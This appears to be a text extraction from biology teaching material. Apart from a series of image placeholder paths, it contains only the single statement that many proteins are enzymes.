



Many proteins are *enzymes*










